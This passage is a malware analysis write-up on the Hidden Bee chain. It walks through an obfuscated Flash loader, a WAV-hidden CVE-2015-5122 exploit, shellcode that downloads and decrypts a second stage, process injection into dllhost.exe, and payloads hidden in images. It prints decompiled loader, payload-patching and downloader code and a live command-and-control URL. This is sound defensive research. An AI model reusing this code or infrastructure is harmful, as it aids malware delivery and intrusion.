96 callproperty QName (PackageNamespace("com.google"), "decode") 4
```

The full decompiled code is available [here](#).

When we look inside, we see that the code is slightly obfuscated:

```
com.google.decode
ActionScript source
WARNING: The code decompilation contains $$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).
1 package com.google
2 {
3     import avm2.intrinsics.memory.ll16;
4     import avm2.intrinsics.memory.ll32;
5     import avm2.intrinsics.memory.ll8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_z4_2F_jk5tsd613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuLowUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7;
10    import flash.display.Loader;
11    import flash.system.ApplicationDomain;
12    import flash.system.LoaderContext;
13    import flash.utils.ByteArray;
14
15    public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16    {
```

Looking at the decompiled code, we see some interesting constants. For example, -889275714 in hex is 0xCAFEBABE. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBABE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....data<..3ŠÅ
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N"lz,o4ôA÷"Ž.ó.Å
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.ž'.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€İ.İq̂E
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšë~w\UG*/>İgdİo

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42822/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28;
        }
    }
}

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```


module_size = *( (_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```


After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.




This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](#)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

### The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	...t.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00	00	00	00	00	p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	d~nff\$nff....&.A
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	OXDOF98\$nff.....
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	.KN\KZC98\$nff...
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...GY\IX^\$nff..
-----																	
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf`k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E-"
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kÓúXq..2µP
...																	
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	‡d- =.9.ç.í=ó.óđ
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0																	d`0...šV
000001B0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	<L\$.<D\$.3Ń.Ř.8Q.
...																	
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00	00	.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...í...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...
...																	

## HEADERS

### DLLs

DLLs offset = 0x1C  
 struct dll\_record {  
     WORD name\_length,  
     WORD functions\_count,  
     char name []; //XORed  
 }

### IAT

IAT offset = 0x74  
 DWORD checksum[];

## CODE

Entry Point = 0x050C

## RELOCATIONS

Offset = 0xB818  
 Size = 0x0670

Module Size = 0xBE88

## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used stenography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp    byte ptr [ebx], 0FFh
1CC1      jnz    invalid_payload
1CC7      cmp    byte ptr [ebx+1], 0D8h
1CCB      jnz    invalid_payload
1CD1      cmp    word ptr [ebx+2], 0E0FFh
1CD7      jnz    invalid_payload
1CDD      cmp    byte ptr [ebx+6], 'J'
1CE1      jnz    invalid_payload
1CE7      cmp    byte ptr [ebx+7], 'F'
1CEB      jnz    invalid_payload
1CF1      cmp    byte ptr [ebx+8], 'I'
1CF5      jnz    invalid_payload
1CFB      cmp    byte ptr [ebx+9], 'F'
1CFF      jnz    invalid_payload
1D05      cmp    byte ptr [ebx+0Ah], 0
1D09      jnz    invalid_payload
```


Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.



The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ËË.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc.º.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	Code
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@...„V.	
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĚf#E	
																	Ěf#E1f#EĚf#EĚf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea    eax, [ebp+var_8]
003116D1 push   8
003116D3 push   eax
003116D4 push   edi
003116D5 xor    esi, esi
003116D7 mov    [ebp+var_8], 89h
003116DB mov    [ebp+var_7], 'P'
003116DF mov    [ebp+var_6], 'N'
003116E3 mov    [ebp+var_5], 'G'
003116E7 mov    [ebp+var_4], 0Dh
003116EB mov    [ebp+var_3], 0Ah
003116EF mov    [ebp+var_2], 1Ah
003116F3 mov    [ebp+var_1], 0Ah
003116F7 call  j_memcmp
